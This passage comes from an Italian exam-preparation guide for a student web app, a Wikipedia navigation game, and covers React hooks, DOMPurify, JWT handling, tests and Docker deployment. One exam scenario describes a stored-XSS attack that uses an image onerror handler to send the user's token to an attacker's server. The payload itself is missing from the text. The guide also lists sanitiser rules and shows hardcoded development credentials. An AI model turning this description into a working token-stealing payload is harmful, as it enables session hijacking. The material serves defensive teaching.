}, [game?.id, game?.status, game?.startTime, game?.endTime]);

const makeStep = async (targetTitle: string) => {
  if (!game || loading || isNavigatingRef.current) return;
  isNavigatingRef.current = true;

  try {
    setLoading(true);
    setError(null);
    const activeData = await gameApi.makeStep(game.id, targetTitle);
    setGame(activeData.game);
    setCurrentArticle(activeData.currentArticle);
  } catch (err: unknown) {
    // Gestione errori e toast...
  } finally {
    isNavigatingRef.current = false;
    setLoading(false);
  }
};

return {
  game, currentArticle, elapsedSeconds, loading, error, toastMessage,
  makeStep, /* ...altre azioni */
};
}
```

2.2 File: frontend/src/components/game/WikiRenderer.tsx (Sanitizzazione ed Event Delegation)


```
export const apiClient: AxiosInstance = axios.create({
  baseURL: API_BASE_URL,
  headers: { 'Content-Type': 'application/json' },
  timeout: 15000,
});

// Request Interceptor: Iniezione automatica del JWT Bearer Token
apiClient.interceptors.request.use(
  (config: InternalAxiosRequestConfig) => {
    const token = localStorage.getItem('token');
    if (token && config.headers) {
      config.headers.Authorization = `Bearer ${token}`;
    }
    return config;
  },
  (error: AxiosError) => Promise.reject(error)
);

// Response Interceptor: Pulizia automatica su 401 Unauthorized
apiClient.interceptors.response.use(
  (response) => response,
  (error: AxiosError) => {
    if (error.response && error.response.status === 401) {
      localStorage.removeItem('token');
    }
    return Promise.reject(error);
  }
);
```

3. Disamina Riga per Riga

3.1 frontend/src/hooks/useGameEngine.ts

- **Riga 45:** `const isNavigatingRef = useRef(false);` Istanza un riferimento booleano mutabile. Non è memorizzato in uno `useState` perché aggiornare questo flag non deve ridisegnare l'interfaccia, ma serve unicamente come **Semaforo Atomico Client-Side**: impedisce che un utente che clicca rapidamente tre volte su un link invii tre richieste HTTP parallele al server, evitando conflitti di concorrenza 409 (`CONCURRENT_CONFLICT`).
- **Righe 56-61:** `calculateElapsed`: Calcola la differenza in secondi interi (`end - start`) / `1000` basandosi sui timestamp assoluti del server, evitando il drift temporale causato da imprecisioni fisiologiche di `setInterval` nel browser.
- **Righe 63-76:** `useEffect` del Timer:
 - `if (game?.status === 'IN_PROGRESS')`: Attiva il cronometro solo se la sessione è effettivamente attiva.
 - `const timer = setInterval(...)`: Registra un intervallo che riesegue `calculateElapsed` ogni 1000 millisecondi.
 - `return () => clearInterval(timer)`: **Funzione di Cleanup**. Viene eseguita prima che l'effetto venga rieseguito o quando il componente che ospita il custom hook viene smontato. Senza questa riga, l'istanza di `setInterval` continuerebbe a girare in background consumando CPU e tentando di invocare `setElapsedSeconds` su un componente inesistente.
- Dependency Array: `[game?.id, game?.status, game?.startTime, game?.endTime]`. L'intervallo si riavvia solo se cambia l'ID partita o lo stato di avanzamento.

3.2 frontend/src/components/game/WikiRenderer.tsx

- **Righe 125-135:** Configurazione di `DOMPurify.sanitize`:
- `ALLOWED_TAGS`: Whitelist restrittiva. Ammette tag strutturali (`p`, `div`, `table`, `h1-h6`) e tag inline (`a`, `b`, `img`). Qualsiasi tag `<script>`, `<style>`, `<iframe>`, `<embed>` viene cancellato all'istante.

- **ALLOWED_ATTR**: Whitelist di attributi autorizzati (`class`, `data-title`, `href`, `src`). Blocca qualsiasi attributo che inizi con `on` (come `onClick`, `onload`, `onerror`).
- **ALLOWED_URI_REGEX**: Regex che convalida i protocolli degli URI: ammette unicamente `https?` e percorsi relativi, bloccando schemi `javascript:` e `data:text/html`.
- **Riga 250**: `useMemo(() => normalizeWikiLinks(htmlContent), [htmlContent])`: Ottimizzazione di rendering critica. Il parsing del DOM e la sanificazione dell'HTML sono operazioni pesanti che richiedono vari millisecondi di CPU. Con `useMemo`, React ricalcola la sanificazione solo ed esclusivamente quando la stringa `htmlContent` cambia effettivamente (ovvero al passaggio a una nuova voce enciclopedica), mantenendo reattiva l'interfaccia anche durante la digitazione nel box di ricerca rapida.
- **Righe 288-309**: **Gestione Delegata dell'Evento `handleClick`**:
- `const anchor = e.target.closest('a')`: Metodo nativo del DOM. Se l'utente clicca su un'immagine, su un grassetto o su un testo contenuto dentro un link, `closest('a')` risale l'albero fino a individuare il tag `<a>` genitore.
- `e.preventDefault()`: Annulla il comportamento di default del browser, che altrimenti caricherebbe l'URL `it.wikipedia.org` uscendo dall'applicazione SPA.
- Estrae l'attributo personalizzato `data-title` e invoca la callback `onNavigate(dataTitle)`, passando il controllo a `useGameEngine.makeStep`.

3.3 frontend/src/api/client.ts

- **Righe 22-33**: **Request Interceptor**:
- Intercetta in uscita qualsiasi chiamata HTTP effettuata dall'applicazione.
- Legge in modo trasparente il token JWT da `localStorage`. Se presente, lo inietta nell'header HTTP `Authorization: Bearer <token>`. In questo modo nessun controller o hook deve occuparsi manualmente di inserire gli header di autenticazione.
- **Righe 38-46**: **Response Interceptor**:
- Intercetta in ingresso le risposte HTTP del backend.
- Se il server risponde con `status === 401` (token non valido o scaduto), rimuove automaticamente `localStorage.removeItem('token')`, sincronizzando lo storage locale con l'avvenuta invalidazione della sessione.

4. Scenari d'Esame "What-If" (Simulazione Orale)

Scenario 4.1: Omissione della Funzione di Cleanup in useEffect (Timer Leak)

- **Domanda del Docente**: "Cosa accade se nel file `useGameEngine.ts` rimuoviamo la riga `return () => clearInterval(timer);` dall'effetto del timer?"
- **Risposta dello Studente**: "Si genera un gravissimo **Memory Leak** con accumulo esponenziale di timer attivi nel motore JavaScript. Ogni volta che il componente subisce un remount o cambiano le dipendenze (ad esempio al termine della partita o se l'utente abbandona e ne avvia un'altra), il vecchio `setInterval` continua a essere eseguito in background ogni 1000 ms. Dopo alcune partite, centinaia di timer paralleli continuerebbero a chiamare `setElapsedSeconds()`, sprecaando cicli di CPU del browser, degradando la batteria sui dispositivi mobili e causando conflitti visivi sui contatori."

Scenario 4.2: Violazione delle Regole degli Hook con Invocazione Condizionale

- **Domanda del Docente**: "Cosa succede a runtime se all'interno di un componente inseriamo il seguente codice?"

```
if (isGameOver) {  
  const [score, setScore] = useState(0);  
}
```

- **Risposta dello Studente:** "L'applicazione andrà incontro a un crash fatale a runtime con l'errore: **Error: Rendered fewer hooks than expected**. React memorizza lo stato degli hook all'interno di una lista concatenata ordinata nel Fiber Node. Nel momento in cui `isGameOver` passa da `false` a `true` (o viceversa), il numero totale e l'ordine degli hook invocati cambia rispetto al render precedente. Il puntatore interno di Fiber (`workInProgressHook`) punterà all'hook sbagliato nella lista, corrompendo lo stato di tutti gli hook successivi. Il motore di React rileva questa violazione strutturale e blocca l'intera applicazione per prevenire la corruzione silenziosa dei dati."

Scenario 4.3: Omissione di Dipendenze nel Dependency Array (Stale Closure)

- **Domanda del Docente:** "Supponiamo di creare una funzione `const logClick = useCallback(() => { console.log(game.clickCount); }, []);` con un array di dipendenze vuoto `[]`. Cosa stamperà a console dopo che l'utente ha effettuato 10 click?"
- **Risposta dello Studente:** "Stamperà costantemente 0! Questo è il classico bug della **Stale Closure** (chiusura stantia). Con le parentesi quadre vuote `[]`, `useCallback` memorizza la funzione al momento del primissimo render di montaggio. All'interno dell'ambiente lessicale di quella funzione originaria, `game.clickCount` valeva 0. Poiché la funzione non viene mai ricreata (avendo ommesso `[game?.clickCount]` dalle dipendenze), la callback farà sempre riferimento al vecchio scope in memoria ignorando i successivi aggiornamenti dello stato."

Scenario 4.4: Iniezione di HTML Grezzo in dangerouslySetInnerHTML senza DOMPurify

- **Domanda del Docente:** "Cosa accadrebbe se nel componente `WikiRenderer` scrivessimo `dangerouslySetInnerHTML={{ __html: htmlContent }}` utilizzando direttamente la stringa non sanificata? Mostra un esempio di payload con cui un attaccante potrebbe rubare il token dell'utente."
- **Risposta dello Studente:** "L'applicazione diventerebbe vulnerabile a un attacco **Stored Cross-Site Scripting (XSS)**. Se una pagina di Wikipedia contenesse un payload malevolo iniettato (o se l'API venisse manipolata tramite Man-in-the-Middle), il browser eseguirebbe il codice script iniettato. Un payload funzionante è:

```

```

Appena il browser tenta di renderizzare l'immagine e fallisce il caricamento da 'x', esegue il codice JavaScript all'interno di `onerror`. Lo script estrae il JWT dal `localStorage` del client e lo trasmette al server dell'attaccante. Con **DOMPurify**, l'attributo `onerror` viene rimosso dal DOM prima del rendering, neutralizzando l'exploit."

Scenario 4.5: Omissione di `e.preventDefault()` nell'Event Delegation dei Link

- **Domanda del Docente:** "Cosa accade se nella funzione `handleClick` di `WikiRenderer` rimuoviamo l'istruzione `e.preventDefault()`?"
- **Risposta dello Studente:** "Il browser eseguirà il comportamento nativo di navigazione ipertestuale HTML. L'utente clicca su un link `<a href="/wiki/Napoli">`: il browser abbandona l'applicazione React SPA in memoria ed effettua una richiesta HTTP GET standard per una nuova pagina al server. Il server risponderà con un 404 (o reindirizzerà all'index), l'intero stato JavaScript del gioco in memoria RAM (`useGameEngine`, timer, cache) andrà completamente perso e la sessione di speedrun verrà interrotta, distruggendo l'esperienza utente della Single Page Application."

Capitolo 8: Testing, Deploy e Strategie di Robustezza del Software

1. Teoria Fondamentale

1.1 La Piramide dei Test e il Modello di Qualità del Software (ISO/IEC 25010)

Nell'Ingegneria del Software, la validazione della correttezza di un sistema non può basarsi su controlli manuali estemporanei. Si adotta la **Piramide dei Test** (ideata da Mike Cohn):



- Unit Test (Base):** Testano la più piccola unità computabile di codice (una singola funzione pura o classe) in totale isolamento. Qualsiasi dipendenza esterna (database, rete, timer) viene simulata tramite *Mock*. Sono velocissimi (frazioni di millisecondo) e consentono di coprire in modo esaustivo tutti i rami di controllo (*branch coverage*).
- Integration Test (Centro):** Verificano la cooperazione tra più moduli integrati: es. l'applicazione Express che invoca la pipeline dei middleware, esegue le validazioni Zod e comunica con un'istanza reale di PostgreSQL tramite Prisma.
- End-to-End (E2E) Test (Vertice):** Verificano l'intero sistema integrato dal punto di vista dell'utente finale. Un browser headless (guidato da **Playwright**) simula click, input tastiera e navigazioni su rete reale, verificando l'esperienza utente completa.

1.2 Toolchain di Testing: Vitest vs Jest, Supertest e Playwright

- **Perché Vitest anziché Jest:** Vitest è progettato nativamente sull'infrastruttura di **Vite**. Condivide la stessa configurazione di build, le trasformazioni dei moduli e i plugin (**esbuild**), supportando nativamente TypeScript e ECMAScript Modules (ESM) senza richiedere complessi file di configurazione (**ts-jest**, **babel.config.js**). L'esecuzione dei test è multi-thread e da 2 a 10 volte più rapida rispetto a Jest.
- **Supertest:** Libreria di astrazione HTTP per test di integrazione in Node.js. Permette di testare le rotte di un'applicazione Express (**request(app).post(...)**) iniettando le richieste direttamente sul listener interno del framework **senza dover legare l'applicazione a una porta TCP fisica reale del sistema operativo (app.listen())**. Ciò elimina conflitti di porte (**EADDRINUSE**) e consente l'esecuzione deterministica delle suite di test.
- **Playwright:** Framework di automazione browser headless moderno. Consente di testare scenari E2E complessi con rendering di browser multiplatforma (Chromium, Firefox, WebKit), gestendo automaticamente l'attesa degli elementi nel DOM (*Auto-Waiting*) e prevenendo problemi di instabilità nei test (*flaky tests*).

1.3 Strategie di Mocking: Mock, Stub e Spy

Durante l'esecuzione dei test unitari, isolare i comportamenti esterni non deterministici o a pagamento è obbligatorio:

- **Dummy:** Valori passati solo per riempire i parametri di una funzione ma mai usati.
- **Stub:** Oggetto che restituisce risposte pre-configurate (*canned answers*) a chiamate effettuate durante il test (es. **mockResolvedValueOnce({ title: 'Vesuvio' })**).

- **Spy**: Wrapper che osserva e registra come una funzione viene invocata (quante volte, con quali argomenti, se ha sollevato eccezioni). In Vitest si crea con `vi.spyOn()`.
- **Mock**: Oggetto pre-programmato con aspettative che formano una specifica dei comportamenti attesi (creato in Vitest con `vi.fn()` o `vi.mock('modulo')`).

Perché mockare l'API di Wikipedia nei Test Unitari:

Se la suite di test dependesse dai server remoti di `it.wikipedia.org`:

1. Una disconnessione internet locale farebbe fallire tutti i test di build.
2. Le pagine di Wikipedia possono essere modificate in qualsiasi istante da utenti terzi, rompendo l'asserzione dei test (*Non-Deterministic Tests*).
3. Eseguire centinaia di test al secondo causerebbe il blocco immediato dell'IP per violazione dei rate limit della Wikimedia Foundation.

1.4 Containerizzazione e Architettura di Deployment (Docker vs VM)

A differenza di una **Macchina Virtuale (VM)** — che virtualizza l'intero hardware ed esegue un sistema operativo guest completo con pesante overhead di RAM e kernel separato —, un **Container Docker** condivide il kernel del sistema operativo host. Ogni container isola lo spazio dei processi (*Process Namespaces*), il file system (*chroot/overlay2*) e le risorse di CPU/RAM (*cgroups*), garantendo avvio istantanei e consumo minimo di memoria.



1.5 Disaster Recovery, Resilienza Operativa e Graceful Shutdown

In un ambiente cloud o containerizzato (Render, Kubernetes, Docker), i nodi di calcolo possono essere riavviati, scalati o sostituiti in qualsiasi momento.

Un'applicazione software professionale non deve terminare bruscamente (*abrupt termination* o `kill -9`):

1. Quando l'orchestratore arresta un container, invia il segnale POSIX `SIGTERM` (o `SIGINT` da tastiera Ctrl+C).
2. Il processo Node.js intercetta il segnale e avvia la procedura di **Graceful Shutdown**:
 - Smette di accettare nuove connessioni HTTP in ingresso (`server.close()`).
 - Attende il completamento delle richieste HTTP già in volo entro un periodo di grace period.
 - Esegue il draining e la chiusura ordinata del pool di connessioni del database (`await prisma.$disconnect()`), evitando transazioni sospese o lock orfani su PostgreSQL.
 - Termina pulitamente con codice di uscita zero (`process.exit(0)`).

2. Il Codice nel Nostro Progetto

2.1 File: backend/vitest.config.mts (Configurazione Runner)

```
import { defineConfig } from 'vitest/config';

export default defineConfig({
  test: {
    globals: true,
    fileParallelism: false,
    testTimeout: 30000,
    include: ['src/**/*.test.ts'],
    exclude: ['dist/**', 'node_modules/**'],
  },
});
```

2.2 File: backend/src/__tests__/robustnessQA.test.ts (Estratto Concorrenza e Anti-Cheat)

```
import { describe, it, expect, beforeAll, afterAll, beforeEach } from 'vitest';
import request from 'supertest';
import { createApp } from '../server';
import { prisma } from '../config/db';
import { authService } from '../services/authService';
import { gameService } from '../services/gameService';
import { wikiService } from '../services/wikiService';
import { GameStatus } from '@prisma/client';

describe('Principal QA Robustness Suite - RoadToUnina Backend', () => {
  let app: Express;
  let userAlphaToken: string;
  let userAlphaId: string;

  beforeAll(async () => {
    app = createApp();
    await prisma.gameStep.deleteMany({});
    await prisma.game.deleteMany({});
    await prisma.user.deleteMany({});

    const resAlpha = await authService.register({
      email: 'qa.alpha@unina.it',
      username: 'qa_alpha_tester',
      password: 'StrongPassword123!',
    });
    userAlphaToken = resAlpha.token;
    userAlphaId = resAlpha.user.id;
  });

  beforeEach(async () => {
    await prisma.gameStep.deleteMany({});
    await prisma.game.deleteMany({});
  });

  afterAll(async () => {
    await prisma.gameStep.deleteMany({});
    await prisma.game.deleteMany({});
    await prisma.user.deleteMany({});
  });
});
```

```
it('should maintain atomic consistency under 15 simultaneous step requests on the same game',
  async () => {
    process.env.NODE_ENV = 'test';
    const { game } = await gameService.startGame(userAlphaId, 'Napoli');

    const napoliContent = await wikiService.getWikiArticleContent('Napoli');
    const validLink = napoliContent.validLinks[0] || 'Vesuvio';

    // Lancio di 15 richieste parallele concorrenti
    const concurrentRequests = Array.from({ length: 15 }).map(() =>
      request(app)
        .post(`/api/games/${game.id}/step`)
        .set('Authorization', `Bearer ${userAlphaToken}`)
        .send({ targetTitle: validLink })
    );

    const responses = await Promise.all(concurrentRequests);

    const successResponses = responses.filter((r) => r.status === 200);
    const conflictOrRejected = responses.filter((r) => [400, 409].includes(r.status));

    // Esattamente 1 sola richiesta deve andare a buon fine, le altre 14 respinte
    expect(successResponses.length).toBe(1);
    expect(conflictOrRejected.length).toBe(14);

    const finalGame = await prisma.game.findUniqueOrThrow({
      where: { id: game.id },
      include: { steps: { orderBy: { stepOrder: 'asc' } } },
    });

    expect(finalGame.clickCount).toBe(1);
    expect(finalGame.steps.length).toBe(2);
    expect(finalGame.steps[0]?.stepOrder).toBe(1);
    expect(finalGame.steps[1]?.stepOrder).toBe(2);
  });
});
```

2.3 File: docker-compose.yml (Orchestrazione Multi-Container)

```
version: '3.8'

services:
  db:
    image: postgres:18-alpine
    container_name: roadtounina_db
    restart: always
    environment:
      POSTGRES_USER: postgres
      POSTGRES_PASSWORD: postgrespassword
      POSTGRES_DB: roadtounina
    ports:
      - "5432:5432"
    volumes:
      - postgres_data:/var/lib/postgresql
    healthcheck:
      test: ["CMD-SHELL", "pg_isready -U postgres"]
      interval: 5s
      timeout: 5s
      retries: 5

  backend:
    build:
      context: ./backend
      dockerfile: Dockerfile
    container_name: roadtounina_backend
    restart: always
    environment:
      PORT: 3001
      DATABASE_URL: "postgresql://postgres:postgrespassword@db:5432/roadtounina?schema=public"
      JWT_SECRET: "${JWT_SECRET:-local_dev_docker_compose_super_secret_jwt_key_32_chars}"
      NODE_ENV: "${NODE_ENV:-development}"
      ALLOWED_ORIGINS: "http://localhost:80,http://localhost:5173,http://localhost"
    ports:
      - "3001:3001"
    depends_on:
      db:
        condition: service_healthy
    command: >
      sh -c "npx prisma db push && npm run start"
```

```
frontend:
  build:
    context: ./frontend
    dockerfile: Dockerfile
  container_name: roadtounina_frontend
  restart: always
  ports:
    - "80:80"
    - "5173:80"
  depends_on:
    - backend

volumes:
  postgres_data:
```

2.4 File: backend/src/server.ts (Graceful Shutdown)

```
export const gracefulShutdown = async (server?: Server): Promise<void> => {
  console.log('\n■ Gracefully shutting down RoadToUnina server...');
  try {
    await prisma.$disconnect();
    console.log('■ Prisma DB connection pool disconnected.');
```

```
  } catch (err) {
    console.error('■ Error disconnecting Prisma:', err);
  }

  if (server) {
    server.close(() => {
      console.log('■ HTTP server closed.');
```

```
      process.exit(0);
    });
    return;
  }
  process.exit(0);
};

export const startServer = (): Server => {
  const app = createApp();
  const server = app.listen(PORT, () => {
    console.log(`■ RoadToUnina Backend Server running on port ${PORT}`);
  });

  process.on('SIGINT', () => gracefulShutdown(server));
  process.on('SIGTERM', () => gracefulShutdown(server));

  return server;
};
```

3. Disamina Riga per Riga

3.1 backend/vitest.config.mts

- **Riga 5: `globals: true`:** Rende globali le funzioni di test (`describe`, `it`, `expect`, `vi`), evitando di doverle importare manualmente all'inizio di ciascun file di test.
- **Riga 6: `fileParallelism: false`:** Direttiva architetturale cruciale. Forza l'esecuzione **sequenziale** dei file di test anziché parallela. Poiché i test di integrazione operano su un database PostgreSQL reale condiviso, l'esecuzione parallela di più suite causerebbe conflitti di pulizia tabelle e violazioni di chiavi esterne (*inter-test interference*).
- **Riga 7: `testTimeout: 30000`:** Fissa il timeout di ciascun test a 30 secondi (rispetto ai 5 secondi standard di Jest), garantendo che le operazioni di transazione o le chiamate con fallback a Wikipedia non falliscano prematuramente per timeout di test.

3.2 backend/src/__tests__/robustnessQA.test.ts

- **Righe 21-46: `beforeAll` Lifecycle Hook:**
 - Esegue il setup iniziale: inizializza l'istanza di Express (`createApp()`) e azzera il database da eventuali dati residui (`deleteMany`).
 - Registra due utenti distinti (`User Alpha` e `User Beta`) e ne estrae ID e token JWT per simulare attacchi di autorizzazione e scalata di privilegi (IDOR - Insecure Direct Object Reference).
- **Righe 48-52: `beforeEach` e Isolamento dello Stato:**
 - Pulisce le tabelle `gameStep` e `game` prima di ogni singolo test `it(...)`. Garantisce il principio di **Indipendenza dei Test**: l'ordine di esecuzione dei test non deve influenzare l'esito del test successivo.
- **Righe 54-58: `afterAll` Teardown Hook:**
 - Pulisce completamente il database al termine della suite per lasciare l'ambiente pronto ad altre esecuzioni.
- **Righe 495-528: Test di Stress e Concorrenza (Race Condition):**

- Genera 15 promesse parallele con `Array.from({ length: 15 }).map(...)` e le invia simultaneamente con `Promise.all()`.
- Simula l'invio concorrente di 15 click contemporanei per la stessa mossa di gioco.
- Verifica l'integrità del database: solo **1 sola mossa** viene registrata, il contatore `clickCount` vale rigorosamente **1** e `steps.length` è esattamente **2** (partenza + 1 arrivo), certificando che il meccanismo di Optimistic Concurrency Control implementato con Prisma impedisce la duplicazione dei dati.

3.3 docker-compose.yml

- **Righe 16-20: Database Healthcheck:**
 - Esegue periodicamente il comando `pg_isready -U postgres` all'interno del container DB.
 - Verifica che PostgreSQL sia fisicamente pronto ad accettare connessioni prima che il backend venga avviato.
- **Righe 37-38: `depends_on: db: condition: service_healthy`:**
 - Risolve il classico problema dei microservizi containerizzati: senza questo controllo, il backend si avvierebbe prima che il database abbia terminato la fase di inizializzazione dei file di storage, fallendo con `ECONNREFUSED`.
- **Riga 40: `command: sh -c "npx prisma db push && npm run start"`:**
 - All'avvio del container backend, Prisma allinea automaticamente lo schema di PostgreSQL con `db push` e successivamente avvia il server Express in produzione.
- **Righe 54-56: Named Volume `postgres_data`:**
 - Monta il volume persistente sul path `/var/lib/postgresql` del container. Garantisce la **Durabilità dei Dati**: se il container del database viene arrestato o distrutto, i dati degli utenti e delle classifiche non vengono persi.

3.4 backend/src/server.ts (Graceful Shutdown)

- **Righe 128-145: Funzione `gracefulShutdown`:**
 - Invoca `await prisma.$disconnect()`: attende che le query in corso terminino e rilascia tutte le connessioni del pool `pg`.
 - Invoca `server.close()`: chiude il socket HTTP TCP di Express, rifiutando nuove connessioni e terminando il processo pulitamente con `process.exit(0)`.
- **Righe 159-160: Process Signal Listeners:**
 - Registra i listener sugli eventi di sistema `SIGINT` (interruzione da terminale) e `SIGTERM` (richiesta di terminazione controllata da orchestratori cloud come Docker o Render).

4. Scenari d'Esame "What-If" (Simulazione Orale)

Scenario 4.1: Omissione della Pulizia del Database nei Test (`beforeEach` / `afterEach`)

- **Domanda del Docente:** "Cosa accadrebbe se rimuovessimo il blocco `beforeEach` che esegue `prisma.game.deleteMany({})` all'interno della suite di test di robustezza?"
- **Risposta dello Studente:** "I test diventerebbero **flaky** (non deterministici e interdipendenti). Se un test avvia una partita per lo User Alpha (`status: IN_PROGRESS`) e il database non viene ripulito prima del test successivo, il test successivo fallirà con errore 400 (`ACTIVE_GAME_EXISTS`) appena tenterà di invocare `startGame`. Inoltre, l'ordine di esecuzione dei test diventerebbe vincolante: eseguendo un singolo test isolato (`vitest -t 'makeStep'`) il test potrebbe passare, ma fallirebbe se eseguito all'interno dell'intera suite. La pulizia preliminare in `beforeEach` è un pilastro fondamentale dell'integrità dei test."

Scenario 4.2: Arresto Brusco del Processo (SIGKILL) vs Graceful Shutdown

- **Domanda del Docente:** "Cosa accade a runtime se Docker o il server cloud termina il processo con `kill -9` (SIGKILL) anziché consentire l'esecuzione di `gracefulShutdown` con SIGTERM?"
- **Risposta dello Studente:** "Con `kill -9`, il sistema operativo termina istantaneamente il processo Node.js senza concedergli alcuna opportunità di eseguire codice di pulizia.
- Tutte le richieste HTTP dei client attualmente in transito vengono troncate bruscamente con `ERR_CONNECTION_RESET`.
- Le connessioni TCP aperte verso PostgreSQL rimangono 'orfane' sul server database finché non scatta il keep-alive del socket TCP, saturando temporaneamente il connection pool.
- Se il server stava eseguendo una transazione multi-query non ancora committata, PostgreSQL deve ricorrere al rollback d'emergenza tramite i file WAL (Write-Ahead Logging). Con il nostro **Graceful Shutdown**, intercettiamo SIGTERM, chiudiamo le connessioni HTTP e rilasciamo il pool Prisma in modo ordinato."

Scenario 4.3: Esposizione Pubblica della Porta del Database PostgreSQL

- **Domanda del Docente:** "Nel file `docker-compose.yml`, la porta 5432 è mappata come `"5432:5432"`. Qual è il pericolo di sicurezza se pubblichiamo questa configurazione su un server di produzione aperto su Internet?"
- **Risposta dello Studente:** "Mappare `"5432:5432"` sull'interfaccia pubblica dell'host espone la porta di PostgreSQL all'intera rete Internet. Qualsiasi bot o attaccante esterno potrebbe tentare attacchi a forza bruta sulle credenziali di Postgres o sfruttare vulnerabilità del servizio. In produzione, la porta del database non deve mai essere esposta sull'host pubblico: all'interno della rete virtuale privata creata da Docker Compose, il container `backend` può comunicare con il database usando il nome del servizio DNS interno (`postgresql://...@db:5432`), mantenendo la porta 5432 completamente chiusa e inaccessibile dall'esterno."

Scenario 4.4: Test con Database SQLite in Memoria vs PostgreSQL Reale

- **Domanda del Docente:** "Alcuni sviluppatori preferiscono eseguire le suite di test contro un database SQLite in memoria (`:memory:`) per velocità. Perché per il nostro progetto abbiamo scelto di eseguire i test di integrazione su PostgreSQL reale?"
- **Risposta dello Studente:** "Perché testare su SQLite introduce una pericolosa discrepanza architetturale (**Environment Parity Mismatch**). SQLite e PostgreSQL presentano differenze sostanziali:
 1. SQLite non supporta i tipi nativi ENUM di PostgreSQL (come il nostro `GameStatus`).
 2. La gestione della concorrenza e dei blocchi a livello di riga (*Row-Level Locking*) è profondamente diversa: SQLite blocca l'intero database in scrittura, mentre PostgreSQL supporta transazioni concorrenti avanzate e clausole optimistic concurrency.
 3. Funzioni di date/time e indici compositi hanno comportamenti differenti.

Eseguire i test su PostgreSQL (locale o containerizzato) garantisce che ciò che viene collaudato nei test automatici rispecchi al 100% il comportamento esatto dell'ambiente di produzione."

Scenario 4.5: Dimostrazione di Robustezza ad Input Anomali all'Esame Orale

- **Domanda del Docente:** "Come puoi dimostrarmi formalmente durante l'esame che la tua applicazione è pienamente resistente a payload malevoli, input malformati e tentativi di exploit senza andare in crash?"
- **Risposta dello Studente:** "Posso dimostrarlo lanciando in tempo reale la suite di test dedicata `robustnessQA.test.ts` tramite il comando `npm test`. La suite esegue decine di test automatici che verificano:
- Resilienza a JSON con sintassi corrotta (`Malformed JSON payload`).

- Stringhe che superano i limiti di confine (email > 255 caratteri, password > 128 caratteri, username fuori range).
- Type confusion (invio di array, numeri o booleani al posto di stringhe).
- Tentativi di scalata di privilegi (un utente che tenta di muovere o abbandonare la partita di un altro giocatore, respinto con 404/403).
- Concorrenza estrema con 15 richieste simultanee per la stessa mossa, gestite senza duplicazioni o incoerenze nel DB.

Tutti i test passano con successo (verdi), dimostrando l'assoluta robustezza dell'architettura e l'efficacia del middleware di gestione centralizzata degli errori."*